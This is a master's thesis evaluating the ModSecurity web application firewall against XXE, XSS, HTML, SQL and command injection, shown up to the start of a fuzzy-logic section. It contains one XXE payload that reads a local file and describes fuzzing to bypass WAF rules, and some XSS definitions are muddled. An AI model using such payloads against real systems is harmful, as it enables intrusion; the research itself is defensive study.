SECURITY ANALYSIS OF WEB APPLICATION FIREWALL AGAINST KNOWN WEB ATTACKS

By

Ammad Farooq

This thesis submitted to the department of Information Security, Military College of Signals, National University of Sciences and Technology, Rawalpindi in partial fulfilment of the requirements for the degree of Masters in Information Security

June 2020

Supervisor Certificate

This is to confirm that **Ammad Farooq** Student of batch **MSIS-15** Course having Reg.No. **00000172252** has completed his Master Thesis title **"SECURITY ANALYSIS OF WEB APPLICATION FIREWALL AGAINST KNOWN WEB ATTACKS"** under my supervision. I've read his final copy of the master thesis, and I'm pleased with his research.

Supervisor

(Asst. Prof. Waleed Bin Shahid)

ACCEPTANCE CERTIFICATE

Certified that final copy of Master Thesis written by **Ammad Farooq** having Registration No. **00000172252**, of **Military College of Signals** has been evaluated, found to be full in all respects as per NUST Statutes / Regulations, is free from plagiarism, misconduct and mistake and is admitted as partial to the award of Master degree. It is further certified that the requisite modifications, as pointed out by the members of the GEC, have also been incorporated into the said thesis.

Signature: _____

Name of Supervisor:_____

Date: _____

Signature (HOD):_____

Date: _____

Signature (Dean/Principal):_____

Date: _____

Declaration

I acknowledge that no portion of the research work referred to in this research work has been submitted to endorse another award or qualification, either at this institution or anywhere else.

Dedication

I dedicate this work to my father, mother, teachers, sisters, cousins and friends for their unending affection, support and encouragement.

In particular, I would like to thank my parents, Mian Muhammad Farooq Qazi and Sajida Farooq, who taught me the love of learning at a young age. My parents have been constant cheerleaders in every academic and personal activity in my life. Thank you so much to my parents who have always believed in me and helped me to make my dreams come true.

Acknowledgement

All my glory to Allah, the Almighty, for blessing me and for giving me the power to complete this thesis.

I would like to thank my supervisor Asst. Prof. Waleed Bin Shahid and co-supervisor Dr. Haider Abbas for supervision, advice and further support. Your invaluable help with constructive comments and suggestions during experimental work and work is an essential contribution to the success of this research. Thanks also to the members of my committee; Colonel Syed Amer Ahsan Gilani, Ph.D., Asst. Prof. Prof. Mian M. Waseem Iqbal and Prof. Dr. Hammad Afzal for his support and advice on this matter. I would also like to express my sincere thanks to the other professors in my department who advised and helped me in my work.

Last but not least, I am very thankful to my mother (Ms. Sajida Farooq) and to my father (Mian Muhammad Farooq Qazi). They have always shared my hopes and wishes and have been a great source of inspiration to me. I want to thank you for all the care, love and support you have given me during my time of stress and excitement.

Copyright Notice

Abstract

While the use of Internet applications and the World Wide Web is increasing rapidly, many commercial, private and public sectors such as online banking, shopping, administration and social networks have made their services available on the Internet. The development of cloud systems and services is further accelerating this transition. However, the more use of web services have also made it a hot and primary target for cyber attackers. Recent studies have shown that the number of vulnerabilities reported in web services is increasing rapidly. Current statistics show that web application services are experiencing 35% more cyber attacks per minute than in 2018.

It makes sense to implement layers of security to secure valuable business and consumer data, from network-level mechanisms to detect intruders at the lower level to protecting applications that know the data. and domain-specific company protocols. At the highest protection level, web application firewalls (WAFs) are an essential tool to counter web attacks which at least listed by OWASP in the top ten web attacks, such as SQL injection, cross-site scripts or attacks on external XML entities, etc. After installing the firewall, the web application checks every request sent to the target system and determines whether it is legitimate or malicious. The web application firewall makes this decision by analyzing each element in the request and checking whether or not the value matches one of the web attack patterns, usually using a series of rules (e.g., regular expressions).

In this research, we analyse the security of one of the famous open source WAF named ModSec against some well-known web attacks. This research focus on two questions, Can we bypass web application firewall policies with sophisticated payloads? Can a Machine Learning (ML) based solution helps us to counter such web attacks if we integrate it with traditional WAF?

Contents

List of Figures

List of Tables

List of Algorithms

Chapter 1

INTRODUCTION

1.1 Overview

In this new phase of world, where we all are surrounded by the fastest growing developments being done in the field of information technology. Every day, we can see the advancements in the fields of science and technology. Once, there was a time when it was just a thought to travel around the world within seconds but today it's no more just a thought, it is possible. You can almost do anything, anytime, anywhere simply by using the Internet.
Few years back if you wanted to do any bank transaction, you needed to go to your bank branch to perform that transaction but today it is possible over the internet just by few clicks. i.e. e-banking using web application.

Use of services over web is fast growing and emerging technology now a days. It has root connections to the distributed computing, cluster computing and remote computing. It has the similar aim as of the previous computing technologies (mentioned above) i.e. remote access, remote services. Web applications introduced a totally new concept of accessing and delivering services and data to their customers from anywhere throughout the world by just getting connected to the internet. Its targeting both private and public sector. Web applications offers multiple services to its users like for storage it offers online storage services, for development of application it offers online compilers, platforms, and software services, for shopping it provides online shopping and delivery services and e-banking etc as well. Users can now access their bank accounts over the internet, can

purchase anything from their favourite brands and government can deliver their services using web applications. We can conclude from here that to get/post anything from/in the web a secured and trusted environment is required that won't allow the eavesdroppers to access that services to avoid data leakage and other web related attacks. If the proper mechanisms aren't implemented to protect the web application infrastructure, then there are many chances of sensitive data breach and other web attacks. Malicious user (MU) who wants to get access of the data or services that is provided over the web will get successful in accessing it. Likewise, MU can also intrude into the system to perform any malicious activity.

Therefore, it makes sense to implement security protection layers to secure valuable business and consumer data, from low-level intrusion detection mechanisms working at the network level to application protection to know the field-specific data and protocols. At the highest level of protection, web application firewalls (WAFs) are an indispensable tool to prevent at least the cyber attacks listed by OWASP of the ten most common web attacks.[1], just like SQL Injection, Cross-Site Scripting or XML External Entity attack etc. WAFs are located between classic firewall and the application server. Such architecture allows the firewall to mitigate attacks on lower layers and WAF to detect and mitigate attacks on application layer. After installing the firewall, the web application checks every request sent to the target system to determine whether it is legitimate or malicious. The web application firewall makes this decision by evaluating each item in the request and verifying whether or not the value fits one of the web attack patterns, typically using a set of rules.(e.g., regular expressions).

Furthermore, the rapid evolution of cyber threats and their complexity demands that firewalls for web applications should be updated and validated on a frequent basis as otherwise they would be bypassed. This is a difficult and expensive job: at the same time, a security specialist needs to know and recognise popular attacks that may occur on protected web applications/services, and be able to perfect-tune WAFs to avoid these web services attacks, thus preventing false positives from blocking legitimate requests.

ModSecurity is one of the free software web app firewalls that are widely used to stop / restrict different forms of web app attacks[1–3] . Many security researchers i.e. High-

tech security team[4], Dennis et al[6] in his paper and many other researchers used Mod Security to analyze the impact of web attacks in its presence because it is one of the famous open source firewall, it is flexible and its easy integration with OWASP core rule set (CRS)[1] .

In this thesis, we analyze the security of ModSecurity web services firewall against some of the well-known web attacks i.e. External XML Entity (XXE), Cross site scripting (XSS), Html and Sql Injection and Command line Attacks. Such attacks are also listed in the open web application security project(OWASP) essential web security document.[7] . We focus only these attacks as we are using fuzzy payload technique to generate almost all possible combinations of attack inputs. Some of the web attacks mentioned in OWASP critical document are server response-based attacks in which no client-side input involved i.e. Broken Authentication, Sensitive Data Exposure, Security Misconfiguration & etc. Hence, we are ignoring those attacks as our focus is only on user input-based attacks i.e. XXE, XSS, Sql & Command Injection.

As we all know information technology is emerging day by day which results in more computation power per second. Attackers are usually more advance and use more sophisticated attacks to gain access to sensitive data. Mod Security is a rule-based traditional firewall which blocks web attacks on the basis of predefined rules i.e. OWASP core rule sets. D. Appelt. et al [6] used the machine learning(ML) driven approach to bypass the sql injection attack which showed that traditional firewalls are vulnerable and must be incorporated with any ML driven detection approach to counter such web attacks. One of our goals is to find effectiveness of traditional ModSecurity against aforementioned web attacks using fuzzy payloads technique which later helps us in analyzing the policy or block pattern it follows. By this, we get the pattern which is not covered by ModSecurity policies to date.

We have built up python scripts that generates the fuzzy web attack payloads and assessed it with ModSecurity which we configured with latest CRSv3 to shield an free vulnerable web-based framework named Damn Vulnerable Web Application (DVWA) . We assessed our approach and found that it essentially beats an arbitrary experiment age approach. It produced essentially distinct web attacks payload, bypassing the WAF. After analysis of weaknesses presents in traditional policy-based structure, we further propose a machine learning based solution to counter such web attacks.

1.2 Purposes, Objectives and Research Findings

This section focuses on the goals and purposes of this study and summarizes the answers to the proposed research findings.

1.2.1 Purposes

The purposes of this thesis are:

- Security Analysis: Security analysis of a famous and vitally used open source web application firewall named ModSecurity against some well known web attacks.
- Mitigation: Enhancing the security performance using a machine learning based approach.

1.2.2 Objectives

The objectives are:

- To study the architecture of traditional WAF.
- Identifying loop holes in pattern based WAF.
- To analyse the security of ModSecurity, a famous and vitally used open source WAF.
- Enhancing the security performance using machine learning classifier. i.e. Random Forest

1.2.3 Research Findings

The purpose of this study is to address the following research findings.

1. Is ModSecurity or pattern-based web application firewall detect/block all kind of malicious payloads/attacks? Can we bypass it?

2. Can we efficiently mitigate web attacks by using machine learning based approach in web application firewalls?

1.3 Motivation

To contribute to this domain the strong willingness came after reading the publications and research articles. To get the basic understanding of web application firewall, a thorough study of [2], [5], [6] was done. After that, to get an understanding of web application firewall architecture and injection attack [6] was studied. To give a proper direction to this research [7], [8], [9] guided me. A detailed study of a survey paper [22] and a confluence report [30] was done to find and understand the weaknesses of traditional or pattern based WAF.

1.4 Problem Statement

Trust and privacy of data are two major challenging concerns of web application/services. The use of services over web is growing rapidly which makes it more attractive target for invaders or malicious users. Now a days, many sensitive services like e-banking, e-governance and e-health are available over web. A survey found that network based systems undergo as many as 26 cyber attacks per minute.[12]. Sensitive Services like these which involves user money or health always needs integrity, confidentiality and availability. Web services are built on several technologies that have their own built in vulnerabilities or weaknesses in them which makes a web service vulnerable. Including built in weaknesses of web services, often developers are under pressure of time which let them left some security loop holes in their web system. To counter such security loop holes, it is a common practice to deploy firewalls at all level to protect against intruders. The web application service providers use WAF to protect their online services from cyber web attacks. They feel relax and secure by deploying WAF but what if there are loop holes in it? Web application firewalls usually works on predefined rules which makes

them vulnerable against zero day attack. D. Appelt. et al [6] used the machine learning(ML) driven approach to bypass the sql injection attack which already showed that rule based firewalls are vulnerable and must be incorporated with any machine learning based detection approach to counter such web attacks. ModSecurity is one of the open source and famous firewall among service providers and cyber security researchers and among developers who use it for research, to protect their web services and etc. What is the trust or security level of it? Can ModSecurity manage to block sophisticated attacks? What are its own weaknesses? How can we overcome WAF weaknesses using machine learning. My thesis is the security analysis of web application firewall against known web attacks to answer all aforementioned questions and it also propose a machine learning based solution to enable web application firewall to counter web attacks efficiently.

1.5 Research Contribution and Evaluation Process

The key contribution to this field is the analysis of the widely used open source web application firewall called ModSecurity against some well known web attacks. Secondly, the proposition of a web application firewall based on machine learning technique that could be deployed in web application environment to efficiently mitigate web attacks.

1.6 Organization of Thesis

This research report is divided into four parts. Following is the summary of each chapter.

- **Chapter 1:** This chapter includes overview of thesis, aims, objectives and research questions. It also highlights motivation in choosing this domain, contributions of this research and the evaluation process.
- **Chapter 2:** This chapter covers a comprehensive literature review related to the topic of thesis. A brief introduction of web attacks, web application firewall and their impact is discuss. Furthermore, the role of artificial intelligence is elaborated in the field of web applications. Use of machine learning with the web application firewall is covered as well.

- **Chapter 3:** In this chapter, the proposed solution and proposed framework of the problem statement is discussed. After that fuzzy payloads, the dataset used in the experiments of this thesis is discussed briefly. Lastly, the terminologies that will be used in later chapters to understand the results and the work of this thesis are covered. Moreover, the experiments and results are discussed in detail followed by the introduction of new terms like cross entropy and percentage error that gives the description of the designed algorithm that how well it can perform. The results are shown using different plots of confusion matrix, ROC, performance and training state.

- **Chapter 4:** This chapter covers the evaluation of our approach along with results produced during our evaluation. It also shows our classifier performance, confusion matrix and validation curve graph.

- **Chapter 5:** This chapter covers the discussion of topic of this thesis. Later, the conclusion is discussed that answers the research questions of this thesis. At the end, future work is covered. Future work includes few suggestions and propositions for future researchers who are willing to contribute in this domain.

Chapter 2

Review of Background & Literature

2.1 Introduction

Here in modern and advance time, where the use of internet is increasing, many applications have been developed and deployed to provide more services online. The web application has become more important for organizations. So, the online services of the web are becoming the dominant target for the web services attacks. Most of the web services attacks are successful due to lack of knowledge and awareness on cyber-attack defense techniques. Web application vulnerabilities can be ascribed to numerous issues including poor input validation, session management, inappropriately designed framework and web server programming. Web application needs to be safe against information leakage and different kind of cyber-attacks. Generally, web applications use HTTP protocol for communication between user and server and it is the path from where web attacks come from.Various methods and practices have been used to secure web application services for secure encryption and framework design but among all, the Web Application Firewall (WAF) is one of the most popular and easiest solution for such web service attacks. So, this justify the usage of web application firewall against different sort of web services attacks.

The web application firewalls are used to defend web services and other online application servers from malicious cyber attacks. As a web service mapping, they ensure that the web application's firewall examines access to the HTTP request and determines whether it is blocked or sent to the destine web application. However, selection is made on the net-

work basic rules, so-called firewall guidelines, which are used to distinguish malicious patterns. As web service attacks advance, WAF rules generally become unpredictable and difficult to track and physically test. For this reason, mechanized test systems for WAF are required to halt nasty requests when accessing web application services.

This part will look at the context of web attacks, the damn vulnerable web application (DVWA), the firewall, the web application firewall and its types, artificial intelligence, fuzzy logic technology, related work in this area and in the last summary of this chapter.

2.2 Web Attacks

The web application offers an interface for shared communication between the web server and the client. Html pages are created on a web server and are displayed in a browser on the client side. Data are transmitted between the server and client mostly through HTTP as an Html document. These are vulnerabilities on the client and server side result in a web attack on a web application. In terms of web security, WAF is essentially viewed as a protective layer of applications against intruders that generally harm web services. Intrusion is defined as "any malicious activity that is done to compromise the system and its security triad".
The security triad of information security (IS) are:

- Confidentiality
- Integrity
- Availability

There are number of web attacks but we focus on the top ten web attacks mentioned in OWASP document. The OWASP top ten is a standard developer attention and web application safety document. It reflects a broad coherence on the most significant safety threats to the web applications. Some of well known web attacks are as following:

External XML Entity (XXE) An external entity attack to an XML entity is a type of web attack on an XML input parser. Such a attack takes place when an XML element containing an external entity is processed by a misconfigured XML parser. This attack can advantage to confidential data exposure, denial of service (DOS), falsification of a server-side request, port analysis of system on which analyzer is hosted, and other system effects. Since XML is independent of hardware and software and also has a low weight, which accelerates its use, ie when processing sensors, cloud computing etc. XML version 1.0 specification determines the architecture of an XML script. The code describes the term called entity, that is any storage variable. There are several kind of entities, a general external entity / parsed parameter, generally abbreviated as an external entity which has approach to local or inaccessible data through a stated system identifier. System identifier should be a uniform resource identifier that the XML processor return(access) upon assessing the entity. XML processor then changes the occurrence of the foreign object, which is indicated by the information de-referenced by the system identifier. If system identifier consist of malicious input and XML processor derives that malicious input, the XML processor can display classified data / information that the average user does not normally have. Similar attack vectors use external DTDs, external style sheets, external schemas, etc., that allow attacks to involve similar external resources when used. Here is an example of accessing a local resource with xxe.

```
<?xml version="1.0" encoding="ISO-8859-1" ?>
<!DOCTYPE foo [<!ELEMENT foo ANY ><!ENTITY xxe SYSTEM "file:///dev/random"
>]>
<foo>&xxe;</foo>
```

Attacks can detect a local file system, which can contain sensitive data such as passwords or confidential personal information, adopting file schemas or related paths in the system identifier. When an attack occurs with an application that processes an xml script, an malicious user could use this trusted script to access other internal systems, publish other internal content via http(s) requests, or perform a CSRF web attack to start everything dangerous. In few cases, a xml processor library which is sensitive to client-side security issues can be exploited by unlinking a malicious universal resource identifier so that

any code in the function can potentially run. More similar malicious threats can have approach to local sources that may not stop returning information. This can damage application connection if soo many threads or processes are configured.

Cross-Site Scripting (XSS): XSS attacks are a form of infiltration that inserts malicious code into otherwise harmless and secure websites. XSS happens when an attacker uses a web application to send malicious script, typically in the form of a browser-based script to another end user. Errors that make such attacks effective are common and occur when a web application uses user feedback in the output that it produces without verifying or encoding it.

An attacker could use xss to deliver a malicious script to an unsuspected user. The client of the end user can not see whether the script should not be accepted and that the script is executed. Since the script is assumed to be from a trustworthy source, the malicious script will access cookies, session tokens, or other confidential information saved by your browser and used on this website. Such scripts can also overwrite the contents of the HTML file. XSS attacks can usually be broken down into two groups:

- Stored : attacks in which the inserted script is inevitability on target servers, such as a database, a message board, a visitor log, a comment area, etc. The user then downloads the malware script from the server when the stored information is requested. Stored XSS is sometimes referred to as xss or type I.

- Reflected: Mirrored attacks are attacks in which the injected script is displayed on a web server, e.g. For example, an error message, search result, or other response that includes some or all of the items that are sent to the server as part of the request. Mirror threats are shipped to victims in many other ways, such as by e-mail and on another website. Whenever a person is pushed to click a phishing email, send a specially designed form, or visit a malicious site, the injected malicious code is transferred to a vulnerable website, reflecting an attack on the browser. Reflective XSS is sometimes referred to as constant xss or type II.

HTML Injection : The core of this sort of attack is the inclusion of HTML code in vulnerable areas of the website. The attacker sends the html code over a vulnerable field to demolish the appearance of the web pages or any information which is displayed to the user. As a result, the normal user can see the data sent by the attacker. Generally, when you insert HTML, you simply insert markup language code into a document on a page.

The data sent during this type of injection attack can vary widely. There can be multiple HTML tags that simply display the information that is submitted. It can also be an incorrect form or an entire webpage. When this type of attack occurs, the web browser usually interprets the malicious attacker data as legitimate and loads it. Demolishing the look and design of your website is not the only risk that this type of attack poses. It's pretty much like an XSS attack, where a malicious user steals another person's identity. As a result, another's identity may be stolen during this type of insertion attack. There are two kind of html injections:

- Stored Html: Attack happens when the malevolent html code is stored on the web hosted server and is executed each time the user calls the relevant function.
- Reflected HTML: In the event of an intentional injection attack, malicious html code is not permanently stored on a web server. An intentional insertion happens when a site responds instantly to a malignant message.

Command Injection: Inserting operating system commands (also known as shell attack) is a web weaknesses which could allow an malicious user to execute any operating system command on a server. This launches the application and generally puts the application and all of its data at risk. An attacker could often exploit an operating system command susceptibility to compromise the host infrastructure by using trustworthy terms to reverse an attack on other attached systems within the company. With the increasing use of online processing and cloud computing, this type of attack is also attracting the attention of attackers. This type of attack can expose all information about the server and also damage the entire infrastructure of the hosted system.

2.3 Damn Vulnerable Web Application(DVWA)

Damn vulnerable application is a PHP / MySQL web application which is free and open source vulnerable web app. The main objective of it is to ease security professionals and researchers test their skills and tools in a legal environment, help website developers better understand web application security processes, and help teachers / students learn web application security flaws and errors in a lieniant environment. We use it to analyze the security of the web application firewall.

2.4 Firewall:

Firewall is a network security device that detects traffic on the network and determines to block or allow such traffic on the basis of given list of rules. .

Firewalls have been the first line of protection for internet security for more than twenty-five years. They create a distinction between protected and regulated private network systems that can be trusted and unsecure outside the framework, such as the Internet. A firewall can be hardware, software, or both.

Web Application Firewall (WAF): WAF[34] protects web application services by filtering and monitoring web traffic between the web application and the end user. In general, it protects web application services from attacks which are mentioned in owasp document such as cross-site counterfeiting, cross-site scripting (XSS), file inclusion and SQL injections. WAF is a seventh layer protocol defense (in the OSI model) and is not intended to protect against other types of attacks i.e. network. This type of attack mitigation is usually part of a set of tools that together form a large cover against a range of web attack methods.

When application firewall is deployed in front of a web service it is like a shield is placed between the web service and the end user. A proxy server protects a client device's iden-

tity through a provider while application firewall is a kind of reverse proxy that protects the server from compromise by routing clients through it before they reach the server.

Similarly like firewalls it works with a set of rules, often referred to as guidelines or policies. The purpose of this policy is to protect against application vulnerabilities by filtering out malignant traffic. The value of application firewall is based in part on the ease and speed with which a policy change can be made that enables a quicker reply to various threat methods. During a DDoS attack, speed limits can be implemented quickly by changing its policies.



Figure 2.1: Web Application Firewall

They can be installed using below three different ways, each with its own advantages and disadvantages:

- Network application firewall is usually a physical device. Because they are located locally, they minimize latency and perform good but they are the most expensive option and also require the capacity of storage and maintenance of physical devices.
- The host application firewall is a kind of application software. This solution is cheaper than network firewall and offers more customization options. The disadvantages of it are the consumption of processing power, local server resources, the complexity of the implementation and the maintenance costs. These type of

components generally require technical time and can be expensive.

- Cloud based application firewall offer an affordable option that is very easy to implement. They typically offer a turnkey installation that is as simple as changing DNS to redirect traffic. Cloud WAFs also have minimal upfront costs because users pay for Security as a Service monthly or annually. It can also offer a constantly updated quick fix that protects against the latest threats without creating labor or additional costs for users. The disadvantage of cloud WAF is that users entrust responsibilities to a third party and can therefore represent a black box for some WAF functions.

Table 2.1: Difference between White and Black listing WAF

Whitelisting WAF	**Blacklisting WAF**
It's worthy in situations where you know inputs and expected behaviours.	It's worthy when you have omniscient knowledge of all vulnerability that could ever exist.
Allows listed pattern based inputs only.	Blocks listed pattern based inputs only.
Ensure protection from future.	Ensure protection from the past.

Mod Security To protect, detect, and prevent web applications from web attacks, we typically prefer a web application firewall. ModSecurity is one kind of it. It is a cross-platform free open source application firewall that works with three major web server platforms, namely Microsoft IIS, Apache and Nginx. [1, 2, 8]

SecRule is a language for configuring the rules provided by this platform. It serves as monitoring, logging and real-time access control of web applications for every HTTP request and response. ModSecurity is typically placed in front of an application to defend itself against various types of vulnerabilities using the basic CRS (OWASP ModSecurity) rule set. The basic set of rules is the Open Source ModSecurity rule, which was written in SecRule, one of the OWASP projects.

The Open Web Application Security Project (OWASP) is an internet based community in which security research team works to develop methods and tools for web applications. It publishes top attacks with the name of OWASP Top 10 [7] which will be updated every

four years.

To detect threats, the ModSecurity engine is installed inside the web server or as a reverse-proxy in front of a web application. This is the reason for which it can be able to monitor all the incoming and outgoing HTTP requests. According to the rule, the rule configuration engine will decide how the communication should be managed which may include the ability to pass, drop, redirect, execute the script and more.

2.5 Artificial Intelligence

Artificial intelligence (AI) is a term that describes a machine's ability to observe, think, and respond [17]. In AI, scientists and engineers maps the human intelligence over computing systems that respond to certain events in a particular manner. Researchers [17, 18] are finding ways to discover those aspects that can solve multiple challenges in the field of computing.

2.5.1 Brief History of AI

Back to the year 1943, Pitts and McCulloch gave an idea of "Boolean Brain" in their paper [31]. Later to that, J.V. Neumann [32] reflected on the ideas of Pitts and McCulloch to design a digital computer. In 1950, Turing Test suggested that a computer can work intelligently if a person communicating by teletype wasn't able to characterize the machine from a normal human being, based upon their response to certain questioning. The word "artificial intelligence" was first coined in a conference in 1956 at Dartmouth College. AI theorists focused on the value of symbolic logic in the development of computer programs that are intelligent. From that time to today, AI has attracted a lot of researchers and many studies have been carried out in this domain. Today almost in every field of science, AI [17],[18], [26] is playing its vital role that can never be denied. With every passing day, machines are becoming more and more intelligent that is all because of the scientists and engineers contributing in this domain.

2.6 Artificial Intelligence in Firewall

Artificial intelligence has contributed a lot in the field of information technology. Many firewall researchers use various AI techniques to detect and prevent interference with web applications / services. Due to the flexibility, adaptability, efficiency and high accuracy to the computing system, AI techniques are highly likeable as compared to the other techniques in intrusion prevention systems.

There are few artificial intelligence (AI) based techniques, that are discussed below:

Pattern Matching: This technique detect and prevent by matching the pattern of request with the given sequences or policies. This is also known as signature based technique.

Machine Learning (ML) Techniques: It is defined as the training of computer applications to enhance their performance by discovering different tasks over the span of time. It is an ability of a machine to learn something without being explicitly learned. Tom Mitchell has defined Machine Learning as, "An application of a computer is said to gain experience E as for some task T and some execution measure P, if its execution on T, as estimated by P, enhances with experience E." For instance, in checkers, the experience E would be the experience of having the program play a huge number of diversions itself. The task T would be the assignment of playing checkers, and the execution measure P will be the likelihood that wins the following round of checkers against some new adversary. Generally, all the ML related problems are classified into two main categories as depicted in figure 2.2.

1. **Supervised Learning:** If we get a data set and already have an idea of the correct output or just an idea of the connection between output and input, this type of learning is considered supervised learning. It is further divided into two categories: regression and classification. Regression is the prediction of results in a continuous output environment or function. In the classification we predict the results in discrete output. Put simply, classification is the assignment of input variables to discrete variables [17].

2. **Unsupervised Learning:** In unsupervised learning, we don't have any idea how the results or outputs would look like. With unsupervised learning, it is possible to derive a structure from data for which we do not need to know how the variable affects it. We use data-based clustering for unsupervised learning [17].



Figure 2.2: Types of Machine Learning

Data Mining Methods: It is defined as discovering patterns, changes, intrusions, and the major constituents of data. In other words, data mining is a technique which takes data as an input and gives output of what it has extracted from the data [17]. It is one of the main part in machine learning or artificial intelligence. Few of some famous data classifiers are:

Genetic Algorithm: It is a research method that is used to explore maximum solutions for optimization problems. These are based on the basic concepts of natural selection, mutation theory, theory of evolution and inheritance. These techniques allow to differentiate between the anomalous and the normal web request. Different types of attacks [26] could be classified using GA and applying rules to those attacks is possible. The main advantage is the robustness and flexibility of this technique, but it consumes high resources that is the biggest disadvantage.

Clustering Technique: This technique [17] work by clustering the trusted data into group based on their similarities. There are many ways to measure the similarity such as Cosine formula etc. The data that isn't the part of any cluster is considered an anomaly.

Decision Tree: Decision tree based techniques are used to classify and predict the data points. It has three [20] components:

- *Node*: Every node of a tree is labeled with unique feature or attribute that gives most of the information about its path from the root of the tree.
- *Arc*: Arc is labelled with the unique feature of the node.
- *Leaf*: Leaf is characterized by its class.

So, by the help of all these components decision tree locates the data point by initiating from the root moving through nodes and then reaching towards the leaves of tree (figure 2.3).

Random Forest: The overall random forest structure, as the name implies, consists of a large number of individual decision-making trees that function as a whole. Each of the tree in the random forest spits out the predictions of the class. Class with strong votes becomes a prediction of our framework. (figure 2.3).



Figure 2.3: Decision Tree vs Random Forest

The basic concept of a random forest is simple, clear and powerful - the wisdom of the crowd. In data science there is a reason why a random forest model works so well:

A significant number of fairly uncorrelated commission(tree) models can outperform each individual component model.

The key is the low correlation between the models. Just as investments with a low correlation (such as stocks and bonds) together form a portfolio that is larger than the sum of its parts, uncorrelated models can provide more accurate overall forecasts than all individual forecasts. The logic for this amazing effect is that the trees protect each other from individual mistakes (unless they're all in bad uniform order). While few trees may be wrong, many other trees are correct, so the trees may step in a right way as a group. Therefore, the prerequisites for a well-functioning random forest are:

- Our functions must contain a real signal so that models created with these functions work good than irregular estimates.
- The forecasts (and therefore the mistakes) that each trees make must have weak interrelations.

2.7 Fuzzy Logic Techniques

